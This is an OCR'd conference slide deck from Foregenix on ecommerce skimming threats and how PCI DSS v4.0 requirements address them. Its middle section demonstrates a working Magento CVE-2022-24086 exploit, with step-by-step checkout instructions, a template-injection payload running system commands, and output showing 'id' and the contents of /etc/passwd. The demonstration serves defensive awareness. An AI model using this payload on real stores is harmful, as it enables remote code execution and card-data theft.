PCI Security Standards Council®

Ecommerce Threat Trends and PCI DSS v4.0

Raymond Simpson, Managing Director APAC
Sylvia Choa, Principal Consultant, APAC

FOREGENIX

Speakers

Raymond Simpson, Managing Director APAC

✓ 25 years' experience in Information Security
✓ 17 years working in the Payment Card Industry
✓ Qualified Security Assessor (QSA)
His experience spans the borders of more than 50 countries and covers a broad spectrum of verticals, security disciplines and practices.

Sylvia Choa, Principal Consultant, APAC

✓ 12 years working in the Payment Card Industry
✓ Qualified Security Assessor (QSA)
Proven expertise in Information Security, Risk Assessment & Compliance.
Sylvia has extensive consulting and operational experience in helping multi-national and SMEs.

PCI Security Standards Council ®

Global Threatscape

Foregenix Global eCommerce ThreatScape Report - 12.4M+ websites

Digital Forensic and Incident Response team works with large numbers of hacked eCommerce sites **globally**

provides us with **vital intelligence** on:

- New malware in the wild
- Early stage threat trends
- Capability to detect these threats at scale


intel feeds directly into our **ThreatView** solution to monitor the global **eCommerce Threatscape**

Hacked Online Businesses

October 2023 ThreatScape Report


10,005 Sites compromised

Over 15,000 instances of “Loader” and “Skimmer” malware code detected worldwide.



Global Malware Detection Growth

October 2023 ThreatScape Report



Malware attacks detected on website platform

ThreatView reports this data from the analysis of 12+ million websites

ThreatView ThreatView Website Scan

Increase in malware detected

286% since January 2023

Top 5 Compromised Platforms

Magento 2

Wordpress


Magento 1

OpenCart

Shopify

Top Targeted Platforms in APAC

October 2023 ThreatScape Report



Top 5 Compromised Platforms APAC

Wordpress (70%)

Magento 1 (12%)

Magento 2 (8%)


Shopify (4%)

PrestaShop (2%)

Ongoing Parrot TDS infection targeting Wordpress and Magento 2 sites.

Malware Distribution in APAC

October 2023 ThreatScape Report




Note that these figures are ONLY for sites included in the Foregenix monitoring.

Websites are compromised predominantly with Payment Card Harvesting Malware.

Malicious Domain Sources

October 2023 Report



Which is the origin?

These countries are where the malware is being served from, not necessarily where it originates.

High Risk Websites

High Risk Sites: 2.14%

These are sites that are likely to be targeted by criminals.

They exhibit one or more of the following characteristics:

- Missing critical security patches
- Have exposed admin pages (easily targeted with brute force attacks)
- Have critical vulnerabilities exposing their online business to cyber threat.


High Risk Websites

Just how hard is this to exploit?

Let’s look at an unpatched Magento website…

Identified CVE-2022-24086 - some older version are affected by an improper input validation vulnerability during the checkout process. Exploitation could result in arbitrary code execution.


Run scan on website to determine Magento version:



```
[[magento-version-detect:version] [http] [info] https://localhost/magento_version [2.4]
```

High Risk Websites

How hard is this to exploit?



Shipping Address

Email Address *

test@gmail.com

You can create an account after checkout.

First Name *

```
var this.getTemplateFilter().addAfterFilterCallback(system).filter(whoami)}}
```

Last Name *

test


The steps to exploit the CVE-2022-24086 vulnerability are as follows:

- Add an item to the cart.
- Proceed to checkout for the selected product.
- Paste the payload into the "First Name" and "Last Name" fields.

Security Standards Council

High Risk Websites

How hard is this to exploit?



Payment Method

Check / Money order

☑ My billing and shipping address are the same

{{var this.getTemplateFilter().addAfterFilterCallback(system).filter(id)}} {{var this.getTemplateFilter().addAfterFilterCallback(system).filter(id)}}


test

test, Delaware test

United States

test


The screenshots depict the Magento application returning the results of the "id" command:



Response Payload

```
uid=1(daemon) gid=1(daemon) groups=1(daemon)
```

The following screenshot shows the Magento application returning the results of the "cat /etc/passwd” command:



Response Payload

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
```

Why Are These Sites Being Hacked?

Criminals target the websites easiest to hack

The vast majority of hacked sites share the same characteristics:

- Out of date software
- Basic security errors (exposed Admin login)
- Limited/no proactive security measures

Most common denominator: **lack of cyber security awareness/skills**.

PCI DSS v4.0

Can the adoption of PCI DSS v4.0 prevent a compromise?

We’ve seen history repeating itself: doing same thing = getting same result.

A change is needed to move the needle to address the risks.

The new requirements for e-commerce specifically mitigates the attack risks we have seen increasing over years.

Can the adoption of PCI DSS v4.0 help address this problem?

We’ll look at 4 new requirements in PCI DSS v4.0 that will have a positive bearing on this.

The case for migrating to PCI DSS v4.0

Requirement 6.4.3:

All payment page scripts that are loaded and executed in the consumer's browser are managed as follows:

- A method is implemented to confirm that each script is authorised. (Content Security Policy)
- A method is implemented to assure the integrity of each script. (Sub-resource Integrity)
- An inventory of all scripts is maintained with written justification as to why each is necessary.

Requirement 11.6.1:

A change- and tamper-detection mechanism is deployed as follows:

- To alert personnel to unauthorised modification (including indicators of compromise, changes, additions, and deletions) to the HTTP headers and the contents of payment pages as received by the consumer browser.
- The mechanism is configured to evaluate the received HTTP header and payment page.
- The mechanism functions are performed as follows:
- At least once every seven days, or Periodically (as defined in the entity's targeted risk analysis).

PCI DSS v4.0

The case for migrating to PCI DSS v4.0

Requirements 8.4.2 and 8.4.3:

- New requirement to implement multi-factor authentication (MFA) for all access into the CDE*.
- Updates guidance from previous PCI DSS which was limited to Admin users.
- Added a note to clarify that MFA is required for both types of access specified in Requirements 8.4.2 and 8.4.3; and that applying MFA to one type of access does not replace the need to apply another instance of MFA to the other type of access.

Requirement 11.3.2:

External ASV vulnerability scans are performed as follows:

- At least once every three months.
- By a PCI SSC Approved Scanning Vendor (ASV).
- Vulnerabilities are resolved and ASV Program Guide requirements for a passing scan are met.
- Rescans are performed as needed to confirm that vulnerabilities are resolved per the ASV Program Guide requirements for a passing scan.

(*) new requirements are best practices until March 2025

Summary

Can the adoption of PCI DSS v4.0 help address the problems we are seeing?

- We believe that it will.
- The new requirements for e-commerce specifically mitigates the attack risks we have seen increasing over years.
- Specifically:
  - Basic security configuration errors
  - Limited and no proactive security measures